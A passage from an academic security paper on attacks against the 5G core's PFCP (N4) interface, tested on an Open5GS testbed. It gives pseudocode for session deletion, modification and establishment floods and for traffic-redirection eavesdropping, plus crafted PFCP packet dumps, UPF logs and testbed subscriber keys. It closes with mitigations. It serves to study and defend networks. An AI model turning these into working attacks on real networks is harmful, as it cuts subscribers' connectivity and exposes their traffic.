


Fig. 3 Session Deletion DoS attack: A UML sequence diagram for the session deletion attack

A particularly dangerous enhancement of this attack is its fusion with a variant of the PFCP Flood Attack (Sect. 5.3). Assuming that a malicious user has gained access to the SMF NF and wishes to interrupt the connectivity of UEs without targeting a particular subscriber, they can run the session deletion attack numerous times with incrementally increasing SEIDs. As no other identifier is requested by PFCP for the deletion of a session by UPF, a malicious SMF can instantiate a flood of session deletion request, carrying either random or increasing SEIDs. This allows the easy automation of attacks, as only a single identifier is required for the control of subscribers' sessions. This flood-based variation of the PFCP Session Deletion attack is described by Algorithm 1.

```

Algorithm 1 Unauthorised PFCP Session Deletion Request Flood
1: procedure MASSSESSIONDELETION ▷ Execution of the attack
2:   SEID ← 0x1 ▷ Initialization of the SEID value
3:   SMFAddress ← SMFInwardsFacingInterfaceAddress
4:   UPFAddress ← SMFarpResponse
5:   delCounter ← 0x0
6:   while SubscriberSessions = active do
7:     pktPayload ← SessionDeletionRequest(SEID)
8:     SendRequest(src ← SMFAddress, dst ← UPFAddress, pktPayload)
9:     if Cause.SessionDeletionResponse = "RequestAccepted" then
10:       delCounter ← delCounter + 1 ▷ Increment deletion counter by 1
11:       SEID ← SEID + 1 ▷ Increment SEID value by 1
    
```

5.2 Unauthorised PFCP session modification request

For this scenario, the goal of the adversary is to get the UPF to discard packet handling settings. The malicious user sends a PFCP Session Modification Request with a DROP flag in the Apply Action field in the FAR rules. This will result in turn in the Tunnel Endpoint Identifier (TEID) and IP address of the gNB being deleted from the UPF. Consequently, the client is not able to access the DN, while a connection between the UE and the gNB is still online. Figure 4 represents the overall data flow for the implementation of this attack. This attack is severe, as it will potentially lead to the deletion of all packet handling rules from the UPF's side.




Fig. 4 Session Modification DoS attack: A UML sequence diagram for the session modification attack

```

###[ PFCP (v1) Header ]###
  version   = 1
  spare_b2  = 0x0
  spare_b3  = 0x0
  spare_b4  = 0x0
  MP        = 0
  S         = 1
  message_type= session_modification_request
  length    = 52
  seid      = 0x5
  seq       = 106
  spare_oct = 0
###[ PFCP Session Modification Request ]###
  \IE_list  \
    |###[ IE Update FAR ]###
    | ietype   = Update FAR
    | length   = 36
    | \IE_list  \
    | |###[ IE FAR ID ]###
    | | ietype   = FAR ID
    | | length   = 4
    | | id       = 1
    | | extra_data= ''
    | |###[ IE Apply Action ]###
    | | ietype   = Apply Action
    | | length   = 1
    | | spare    = 0x0
    | | DUPL     = 0
    | | NOCP     = 0
    | | BUFF     = 0
    | | FORW     = 0
    | | DROP     = 1
    | | extra_data= ''
    | |###[ IE Update Forwarding Parameters ]###
    | | ietype   = Update Forwarding Parameters
    | | length   = 19
    | | \IE_list  \
    | | |###[ IE Destination Interface ]###
    | | | ietype   = Destination Interface
    | | | length   = 1
    | | | spare    = 0x0
    | | | interface = Access
    | | | extra_data= ''
    | | |###[ IE Outer Header Creation ]###
    | | | ietype   = Outer Header Creation
    | | | length   = 10
    | | | STAG     = 0
    | | | CTAG     = 0
    | | | IPV6     = 0
    | | | IPV4     = 0

```


			UDPIPv6	=	0
			UDPIPv4	=	0
			GTPUUDPIPv6	=	0
			GTPUUDPIPv4	=	1
			spare	=	0
			TEID	=	0x5
			ipv4	=	172.21.0.111
			extra_data	=	' '

Similarly to the previous attack scenario, the session modification-based attack can be enhanced by introducing a flooding element in the pivotal parameter which defines the targeted session. In this case, this parameter is the tunnel endpoint identifier. Suppose that a malicious user has gained access to the SMF and aims to interrupt UEs' connectivity without targeting a particular subscriber, the attacker can execute the same session modification attack numerous times with incrementally increasing TEIDs. This flood-based variation of the PFCP Session Modification attack is described by Algorithm 2. The same algorithm applies to the original (non-flood) variant of the scenario, with the exclusion of the SEID's incrementation.

Algorithm 2 Unauthorised PFCP Session Modification Request Flood

```

1: procedure MASSSESSIONMODIFICATION ▷ Execution of the attack
2:    $SEID \leftarrow 0x1$  ▷ Initialization of the SEID value
3:    $TEID \leftarrow 0x1$  ▷ Initialization of the TEID value
4:    $SMFaddress \leftarrow SMFInwardsFacingInterfaceAddress$ 
5:    $UPFaddress \leftarrow SMFarpResponse$ 
6:    $modCounter \leftarrow 0x0$ 
7:   while  $SubscriberSessions = active$  do
8:      $pktPayload \leftarrow SessionModificationRequest(SEID, TEID)$ 
9:      $SendRequest(src \leftarrow SMFaddress, dst \leftarrow UPFaddress, pktPayload)$ 
10:    if  $Cause.SessionModificationResponse = "RequestAccepted"$  then
11:       $modCounter \leftarrow modCounter + 1$  ▷ Increment modification counter by 1
12:       $SEID \leftarrow SEID + 1$  ▷ Increment SEID value by 1
13:       $TEID \leftarrow TEID + 1$  ▷ Increment TEID value by 1

```

5.3 Unauthorised PFCP session establishment flood

The PFCP Flood attack is instantiated from the SMF of the 5G core network. The target of this attack is the UPF, which handles processes and forwards user data to the

DN. The goal of this flood attack is the exhaustion of the UPF's resources to handle legitimate Session Establishment Requests and Heartbeat Requests. This will potentially hinder the capability of the 5G core to successfully formulate new PDU sessions between clients and DN. Algorithm 3 describes the procedure for the implementation of this attack in detail.

Essentially, this attack is implemented on the N4 interface, and the impact can be observed in the intermediate interfaces. The SEID is randomised for each session establishment request. The script written to implement this attack receives the following input:

- SMF IP address
- UPF IP address
- N3 interface network address
- gNB IP address

Algorithm 3 PFCP Session Establishment Flood Attack

```

1: procedure PFCPFLOOD ▷ Execution of the attack
2:   SEID ← 0x1 ▷ Initialization of the SEID value
3:   exclusionList(n) ▷ An exclusion list for already existing SEIDs
4:   n ← 0
5:   SMFaddress ← SMFinwardsFacingInterfaceAddress
6:   UPFaddress ← SMFarpResponse
7:   UEipAddress ← rand(seed)
8:   request ← 0x0
9:   while TRUE do
10:    pktPayload ← SessionEstablishmentRequest(SEID, UEipAddress, gNBipAddress)
11:    SendRequest(src ← SMFaddress, dst ← UPFaddress, pktPayload)
12:    if Cause.SessionEstablishmentResponse = "RequestDuplicate" then
13:      exclusionList(n) ← SEID ▷ Session already exists - add to exclusion list
14:      n ← n + 1
15:    SEID ← rand(seed) - exclusionList() ▷ Randomise SEID - can also increment by 1
16:    UEipAddress ← rand(seed) ▷ Randomise UE address for next request

```

The snippet below showcases the successful formulation of PFCP session establishment requests via our Scapy-based script. In our script, the session endpoint identifier is randomly generated and can cycle between incrementally increasing values. This method, while crude, has the potential to exhaust the core network's resources to handle legitimate session establishment requests. This attack is also applicable and launchable via 5G-Replay, as described by Salazar et al. in [12].

```

####[ PFCP (v1) Header ]###
  version   = 1
  spare_b2  = 0x0
  spare_b3  = 0x0
  spare_b4  = 0x0
  MP        = 0
  S         = 1
  message_type= session_establishment_request
  length    = 272
  seid      = 0x51
  seq       = 2
  spare_oct = 0
####[ PFCP Session Establishment Request ]###
  \IE_list \
    |###[ IE Create FAR ]###
    | ietype   = Create FAR
    | length   = 13
    | \IE_list \
    | |###[ IE Apply Action ]###
    | | ietype  = Apply Action
    | | length  = 1
    | | spare   = 0x0
    | | DUPL    = 0
    | | NOCP    = 0
    | | BUFF    = 0
    | | FORW    = 1
    | | DROP    = 0
    | | extra_data= ''
    | |###[ IE FAR ID ]###
    | | ietype  = FAR ID
    | | length  = 4
    | | id      = 1
    | | extra_data= ''
    |###[ IE Create PDR ]###
    | ietype   = Create PDR
    | length   = 111
    | \IE_list \
    | |###[ IE FAR ID ]###
    | | ietype  = FAR ID
    | | length  = 4
    | | id      = 1
    | | extra_data= ''
    | |###[ IE PDI ]###
    | | ietype  = PDI
    | | length  = 80
    | | \IE_list \
    | | |###[ IE Network Instance ]###
    | | | ietype  = Network Instance
    | | | length  = 7
    | | | instance = 'access'
    ...

```

5.4 Unauthorised UPF forwarding rules misconfiguration

This scenario does not involve the transmission of illegitimate, malformed or unauthorised packets. Instead, it involves a malicious user having obtained access directly to the UPF due to the N4 interface not being properly secured. Under this assumption, an attacker gains access to the UPF and can now purposefully misconfigure the forwarding rules. For example, under the `/proc/sys/net/ipv4` directory of the UPE, a malicious user having shell access to the UPF can reconfigure the `ip_forward` attribute to null. This will have the same effect on the packet flow from/to the DN. It is noteworthy, that this method does not require the deletion of any PDU sessions. It nevertheless does not allow the UPF to provide access from and to the Internet.

5.5 Eavesdropping user traffic

This scenario is an extension of the PFCP Session Modification-based attack scenario. In this case, the attacker issues a Session Modification Request, to redirect user traffic from the UPF to a malicious networked element. The attacker needs to formulate a PFCP Session Modification packet, adding a new IP address in the Outer Header Creation field and enabling the FORW option in the Apply Action field. An exemplary packet would be nearly identical to the one showcased in 5.2. Similarly to the other attack variants, we can perform the eavesdropping attack in a flood-based manner, effectively gaining illegitimate access to all affected subscribers' user-plane traffic. Algorithm 4 offers a high-level description of this attack variant.

Algorithm 4 Eavesdropping User Traffic within the 5G Core

```

1: procedure MASSEAVESDROP ▷ Execution of the attack
2:    $SEID \leftarrow 0x1$  ▷ Initialization of the SEID value
3:    $TEID \leftarrow 0x1$  ▷ Initialization of the TEID value
4:    $SMFaddress \leftarrow SMFinwardsFacingInterfaceAddress$ 
5:    $UPFaddress \leftarrow SMFarpResponse$ 
6:    $IEapplyAction : FORW \leftarrow 1$ 
7:    $IEouterHeaderCreation : ipv4 \leftarrow maliciousNFaddress$ 
8:   while  $SubscriberSessions! = eavesdropped$  do
9:      $pktPayload \leftarrow SessionModificationRequest(SEID, TEID, IEapplyAction$ 
        $FORW, IEouterHeaderCreation : ipv4)$ 
10:     $SendRequest(src \leftarrow SMFaddress, dst \leftarrow UPFaddress, pktPayload)$ 
11:     $SEID \leftarrow SEID + 1$  ▷ Increment SEID value by 1
12:     $TEID \leftarrow TEID + 1$  ▷ Increment TEID value by 1

```

6 Results

In the context of testing all the aforementioned attack scenarios, we implemented a testbed capable of incorporating a radio layer, the 5G core layer, and a DN. Figure 1 illustrates the structure and interfaces of our testbed. The process of deploying the 5G testbed is rather simple, thanks to the usage of Docker containers as the underlying framework. More specifically, for the purpose of this paper, we developed a set of Ubuntu-based Docker images, each implementing an Open5GS NF. In its basic functionality, the developed 5G testbed is similar to the testbed described by Dzogovic et al. [16].

Our testbed also incorporates a complete and integrated RAN, based on UERAN-SIM. Complementary to this, we implemented the Open5GS Webui functionality, to register UEs to the data network. Figure 5 showcases the configuration we used for the subscriber registration. Alternatively, we were able to interface directly with the underlying mongodb database (also a running as a containerised process) and register the subscribers directly, using the `open5gs-dbctl` script available on GitHub [17], inside the mongodb container. The Command-Line Interface (CLI) tool to register the subscribers proved to be invaluable to automate the registration of numerous UEs.

For our tests, the following parameters were used to register a virtualised UE:

- IMSI: 208930000000001
- KEY: 0C0A34601D4F07677303652C0462535B
- OPC: 63bfa50ee6523365ff14c1f45f88737d

The entire methodology we followed can be described by five distinct steps. Firstly, after instantiating the 5G testbed, and setting up the respective container network, we activate the emulated cellular antennae and register the emulated UEs using the above-mentioned parameters (IMSI, KEY, OPC). Secondly, after registering the subscribers with said parameters listed above, we set up the corresponding PDU sessions, effectively ensuring access to the DN for every subscriber through the appropriate interfaces. Thirdly, we set up a “mirrored” network, also consisting of separate subscribers and cellular elements. Fourthly, we begin the exchange of messages between the emulated subscribers effectively tunnelling messages between the subscribers over the newly created 5G infrastructure. Fifthly, we perform the considered set of attacks against the created PDU tunnels. The remainder of this section analyses the entire process in great detail.

More specifically, in the context of this paper, we implemented an environment consisting of a set of two 5G-enabled drones, representing two distinct swarms as cluster heads (one 5G-enabled drone per each swarm). In the containerised environment, the role of 5G-enabled cluster head drones is assumed by UERANSIM UE processes in the NG-RAN layer. Correspondingly, the role of the additional swarm components is assumed by distinct Python-based processes, which transmit Ad hoc On-Demand Distance Vector (AODV) control packets to each other. The concept of this demonstration scenario is that the two distinct drone swarms are communicating over the previously established 5G tunnel in a remote area, where the cluster heads do not have a direct Line of Sight (LOS) with each other.

This scenario is highly realistic, as it involves the establishment of ad hoc routes for drone swarms, in an isolated environment, over 5G. Moreover, as UAVs are becoming increasingly prominent elements of cellular architectures and 5G-enabled drones are gaining popularity in both civilian and military applications, such a scenario is proving to constitute a viable attack vector. Adversaries targeting pivotal connectivity-extending applications can leverage attacks, such as the ones described in this paper, to perform virtually untraceable subscriber disassociation attacks and bring down entire chains of communication.

The two swarms are in an indirect interface and communicate over the 5G tunnel emulated within the 5G testbed we implemented. Figure 6 showcases the set-up for the

evaluation scenario. In that context, the purpose of the attacks described in Sect. 5 is to disrupt the connectivity between the two remote clusters, which are exchanging AODV traffic via established GTP-U tunnels. At the time of writing this paper, we have successfully implemented and evaluated the following attacks scenarios:

- Unauthorised PFCP Session Deletion Request
- Unauthorised PFCP Session Deletion Request Flood
- Unauthorised PFCP Session Modification Request
- Unauthorised PFCP Session Modification Request Flood
- Unauthorised PFCP Session Establishment Flood
- Unauthorised UPF Forwarding Rules Misconfiguration

In the case of the first attack of the list above (Unauthorised PFCP Session Deletion Request), the scenario involved targeting a subscriber session with a known SEID. This attack was validated by checking whether the target UE still had access to the DN. When the GTP-U tunnel was effectively disrupted, we cross-referenced the logs of the UPF and the affected UE. The attack was successful since the UE could not access the DN or register its disassociation from the DN.

In the case of the second attack from the list above (Unauthorised PFCP Session Deletion Request Flood), the scenario involved targeting a set of subscribers with unknown SEIDs (see Algorithm [algo: Session-Deletion]). As in the case of the previous scenario, this attack was validated by checking whether the target (set of) UE(s) still had access to the DN. When the GTP-U tunnel(s) was/were effectively disrupted, we cross-referenced the logs of the UPF and the affected UE(s). The attack was successful since the UEs were not allowed to access the DN and could not register their disassociation.

Concerning the case of the third attack from the list (Unauthorised PFCP Session Modification Request), the scenario involved targeting a subscriber session with a known SEID. This attack was validated by checking whether the target UE retained access to the DN. When the GTP-U tunnel was effectively disrupted, we




Fig. 5 Open5GS Subscriber Configuration: Configuring the Subscriber(s) in the Open5GS Webui

cross-referenced the logs of the UPF and the affected UE. The attack was successful since the UE could not access the DN or register its disassociation from the DN.

In the case of the fourth attack from the list above (Unauthorised PFCP Session Modification Request Flood), the scenario involved targeting a set of subscribers with unknown SEIDs (see Algorithm 2). As in the case of the previous scenario, this attack was validated by checking whether the target (set of) UE(s) still had access to the DN. When the GTP-U tunnel(s) was/were effectively disrupted, we cross-referenced the logs of the UPF and the affected UE(s). The attack was successful since the UEs were not allowed to access the DN and could not register their disassociation.

Regarding the fifth attack (Unauthorised PFCP Session Establishment Flood), the scenario involved transmitting thousands of session establishment requests with random or incrementally increasing SEIDs, random UE IP addresses and user-defined gNB addresses. This attack was validated by generating the traffic with a Python script from the UPF and checking the incoming packets at the UPF's end.

Lastly, in the case of the sixth attack of the list above (Unauthorised UPF Forwarding Rules Misconfiguration), the scenario involved gaining shell access directly to the UPF and modifying the forwarding rule, as specified in 5.4. This attack was validated by checking whether the affected UEs still had access to the DN. The attack was successful since the UEs are not able to access the DN.

Observing the logs of the UPF we can see that following the transmission of the illegitimate PFCP Session Deletion Request, the UPF indeed removes the targeted session.

```
root@open5gs-upf:/# tail -f /var/log/open5gs/upf.log
[app] INFO: File Logging: '/var/log/open5gs/upf.log
[pfcp] INFO: pfcp_server() [172.21.0.110]:8805
[gtp] INFO: gtp_server() [172.21.0.110]:2152
[app] INFO: UPF initialize...done
[pfcp] INFO: ogs_pfcp_connect() [172.21.0.107]:8805
[upf] INFO: PFCP associated (./src/upf/pfcp-sm.c:173)
[upf] INFO: [Added] Number of UPF-Sessions is now 1
[gtp] INFO: gtp_connect() [172.21.0.107]:2152
[upf] INFO: UE SEID[CP:0x1 UP:0x1] APN[internet] PDN-Type[1]
[gtp] INFO: gtp_connect() [172.21.0.111]:2152
[core] ERROR: epoll failed (4:Interrupted system call)
[core] ERROR: epoll failed (4:Interrupted system call)
[core] ERROR: epoll failed (4:Interrupted system call)
[upf] ERROR: No Context (./src/upf/n4-handler.c:191)
[core] ERROR: epoll failed (4:Interrupted system call)
[core] ERROR: epoll failed (4:Interrupted system call)
[upf] ERROR: No Context (./src/upf/n4-handler.c:394)
[upf] INFO: [Added] Number of UPF-Sessions is now 1
[upf] ERROR: No Context (./src/upf/n4-handler.c:394)
[upf] INFO: [Removed] Number of UPF-sessions is now 0
```





Fig. 6 Drone Swarm Attack Scenario: Base scenario for the implementation of a 5G tunnel-targeting attack on two communicating drone swarms

Interestingly, checking the logs of the UE does not reveal any issue with the PDU session after the attack has been implemented. This means that while the PDU session has been interrupted and the 5G tunnel to the DN is down, the link appears to be up at a Non-Access Stratum (NAS) level.

```

root@ueransim-ue:/UERANSIM/build# ./nr-ue -c ./oai-ue.yaml
[nas] [info] UE switches to state [MM-DEREGISTERED/PLMN-SEARCH]
[rls] [debug] Coverage change detected. [1] cell entered
[nas] [info] Serving cell determined [UERANSIM-gnb-208-93-1]
[nas] [info] UE switches to state [MM-DEREGISTERED/NORMAL-SERVICE]
[nas] [debug] Sending Initial Registration
[nas] [info] UE switches to state [MM-REGISTER-INITIATED/NA]
[rrc] [debug] Sending RRC Setup Request
[rrc] [info] RRC connection established
[nas] [info] UE switches to state [CM-CONNECTED]
[nas] [debug] Security Mode Command received
[nas] [debug] Selected integrity[2] ciphering[0]
[nas] [debug] Registration accept received
[nas] [info] UE switches to state [MM-REGISTERED/NORMAL-SERVICE]
[nas] [info] Initial Registration is successful
[nas] [info] Initial PDU sessions are establishing
[nas] [debug] Sending PDU Session Establishment Request
[nas] [debug] PDU Session Establishment Accept received
[nas] [info] PDU Session establishment is successful PSI
[app] [info] Connection setup for PDU session is successful

```

We can deduce that radio-level signalling is completely unaffected, and from the perspective of the user, the UE functions normally. This highlights the severity of this attack. For a subscriber, it is extremely difficult to diagnose this attack, as all logs and connectivity to the 5G RAN appear to be normal. One potential way to re-establish DN access for subscribers would be to enter the range of another gNB and re-initiate the PDU Session Establishment procedure, as described in detail in 4.3, by performing the same sequential chain of requests to the RAN, AMF, UDN, PCF and UPF. Alternatively, disabling and re-enabling the Subscriber Information Module (SIM) card will force the repetition of the same chain of events, without requiring the user to enter the range of a new gNB.

7 Discussion

We evaluate the aforementioned attacks and documented their impact on subscribers' connectivity in a UAV-based scenario. The findings are rather interesting, as we were capable of depriving the targeted subscriber UAVs from Internet connectivity. The successful implementation of said attacks provides insight into potential improvements in the involved protocols that can be implemented. Considering the complex procedures described in detail in Sect. 4.3 and visualised in Fig. 2, we have deduced that the registration and, consequently, modification and de-registration of subscriber sessions in the 5G core is not a full-duplex process; for example, sending a PFCP Session Establishment Request directly from the SMF to the UPF and skipping the previous steps, will not report anything "backwards" to the PCF, UDN, AMF or the RAN. Studying the logs of the corresponding NFs reveals that as far as the aforementioned elements are concerned, no such request has ever been transmitted. We can exploit this lack of inter-NF coordination to perform highly impactful session deletion attacks. By illegitimately transmitting Session Deletion requests, we were capable of cutting off GTP-U tunnels, without notifying the rest of the involved NFs or subscribers. As demonstrated by the logs in Sect. 6, the UE still considers itself connected to the DN through the 5G core, even though it has been de-registered from the UPF and no connectivity can be achieved.

A potential solution to this set of attacks would be to cross-reference 5G core NF service logs for potential mismatches in registration, modification and de-registration logs. For example, assuming that the analysed Session Deletion attack was implemented successfully, the logs of the UPF, AMF and RAN will not match. Enabling log-aware session reporting would enable services such as the AMF and the RAN to be aware of all (legitimate and illegitimate alike) session control signalling. The investigated and implemented attacks show inherent PFCP weaknesses, as well as potential augmentations in the session control and logging process of the 5G core. It should be noted that while indeed, the targeted protocol has severe weaknesses, it is exchanged by NFs inside operators' networks. Assuming that the N4 interface is optimally secured, the attacks find little to no applicability. Nevertheless, as no interface can be perfectly secured and no network is impenetrable, such weaknesses are not to be taken lightly. It should be noted that all it takes to bring down a subscriber's connection to the Internet in a nearly untraceable manner, is a sub-optimally secured N4 interface. One potentially fruitful approach towards making the negative effects of the analysed control-plane-level attacks surface

instead of remaining concealed, is to cascade the effects of the control-plane status alteration to all interfaces. In this manner, all events and the corresponding control-plane commands will be implemented a posteriori. Assuming that, for example, a subscriber's session has been interrupted at the N4 interface (control plane), the 5G core will be able to "reverse" the steps reaching the radio layer (user plane) and thus correspondingly interrupt the connectivity of the subscriber to the RAN as well. While this will not mitigate the source of the attack, it will enable the users to be aware of their lack of access to the DN, and thus attempt to mitigate it by restarting the entire PDU establishment process manually.

8 Conclusions

In this paper, we analyse the overall functionality of the standardised 5G architecture. We explain the interactions between pivotal elements in the 5G core, as well as the interfaces between said components. Moreover, we thoroughly document and explain the process and internal procedures behind the establishment of subscriber PDU sessions, emphasising the N4 interface. After documenting the functionalities and attributes of the PFCP protocol, we examine a set of N4-targeting DoS attacks. We begin by analysing an attack based on unauthorised PFCP Session Deletion Requests to de-register specific subscribers, as well as a variant of this attack targeting a set of subscribers, as well as a flood-based variant of this attack. Similarly, we analyse a DoS attack, using Unauthorised PFCP Session Modification messages and a variant of said attack. We also analyse a DoS attack via Unauthorised PFCP Session Establishment Flood Attack. Additionally, we investigate and analyse a misconfiguration attack, which disrupts affected GTP-U tunnels. Lastly, we describe a more complex attack to facilitate eavesdropping user traffic. Concluding, we discuss potential mitigation measures to decrease the chance of such attacks being implemented successfully, even with a sub-optimally secured N4 interface.

Abbreviations

IoT	Internet of things
NG-RAN	Next-generation radio access network
PFCP	Packet Forwarding Control Protocol
NFs	Network functions
DoS	Denial of service
QoS	Quality of service
UAV	Unmanned aerial vehicle
DDoS	Distributed DoS
RBS	Rogue base station
V2X	Vehicle-to-everything
3GPP	3rd Generation Partnership Project
ITU	International Telecommunications Union
AMF	Access and Mobility Management Function
SMF	Session Management Function
UPF	User Plane Function
NSSF	Network Slice Selection Function
NEF	Network Exposure Function
NRF	Network Repository Function
PCF	Policy Control Function
UDM	Unified Data Management
AF	Application Function
AUSF	Authentication Server Function
DN	Data network
RAN	Radio access network
UE	User equipment

PDU	Protocol data unit
NSI	Network Slicing Instance
NSSAI	Network Slice Selection Assistance Information
gNB	GNodeB
GTP-U	GPRS Tunnelling Protocol User-plane
RRC	Radio Resource Control
SEID	Session Endpoint Identifier
NGAP	NG Application Protocol
QFI	QoS Flow Identifier
AMBR	Aggregate Maximum Bit Rate
PDR	Packet Detection Rule
FAR	Forwarding Action Rule
BAR	Buffering Action Rule
QoS	Quality of service
QER	Enforcement Rule
URR	Usage Reporting Rules
TEID	Tunnel Endpoint Identifier
CLI	Command-Line Interface
AODV	Ad hoc On-Demand Distance Vector
LoS	Line of sight
NAS	Non-access stratum

Author contributions

GA implemented the attacks, developed the testbed and contributed towards the conceptualisation of the UAV-based use-case scenario. PRG provided technical guidance and contributed towards the implementation and conceptualisation of the attacks. TL contributed towards the conceptualisation of the testbed and the UAV-based use-case scenario. WM contributed towards the definition and conceptualisation of the attacks and provided technical guidance. AC contributed towards the definition and conceptualisation of the attacks and provided technical guidance. DK contributed towards the investigation of the attacks' impact. PS provided technical guidance and academic support. All authors read and approved the final manuscript.

Funding

This project has received funding from the European Union's Horizon 2020 research and innovation programme under grant agreement No. 952672.

Availability of data and materials

Data sharing is not applicable to this article as no data sets were generated or analysed during the current study.

Declarations

Competing interests

The authors declare that they have no competing interests.

Received: 1 June 2022 Accepted: 3 December 2022

Published online: 15 December 2022

References

1. D. Pliatsios, S.K. Goudos, T. Lagkas, V. Argyriou, A.-A.A. Boulogeorgos, P. Sarigiannidis, Drone-base-station for next-generation Internet-of-Things: a comparison of swarm intelligence approaches. *IEEE Open J. Antennas Propag.* **3**, 32–47 (2022)
2. G. Amponis, T. Lagkas, M. Zevgara, G. Katsikas, T. Xirofotos, I. Moscholios, P. Sarigiannidis, Drones in B5G/6G networks as flying base stations. *Drones* **6**, 39 (2022)
3. S. Sullivan, A. Brighente, S.A.P. Kumar, M. Conti, 5G security challenges and solutions: a review by OSI layers. *IEEE Access* **9**, 116294–116314 (2021)
4. G. Mantas, N. Komninos, J. Rodriguez, E. Logota, H. Marques, Security for 5G Communications, *Fundamentals of 5G Mobile Networks* (2015)
5. S. Gupta, B.L. Parne, N.S. Chaudhari, Security Vulnerabilities in Handover Authentication Mechanism of 5G Network. In 2018 First International Conference on Secure Cyber Computing and Communication (ICSCCC) (2018)
6. I. Ahmad, T. Kumar, M. Liyanage, J. Okwuibe, M. Ylianttila, A. Gurtov, 5G security: Analysis of threats and solutions. In 2017 IEEE Conference on Standards for Communications and Networking (CSCN) (2017)
7. H.A. Kholidy, A. Karam, J.L. Sidoran, M.A. Rahman, 5G Core Security in Edge Networks: A Vulnerability Assessment Approach. In 2021 IEEE Symposium on Computers and Communications (ISCC) (2021)
8. D. Sattar, A. Matrawy, Towards Secure Slicing: Using Slice Isolation to Mitigate DDoS Attacks on 5G Core Network Slices. In 2019 IEEE Conference on Communications and Network Security (CNS) (2019)
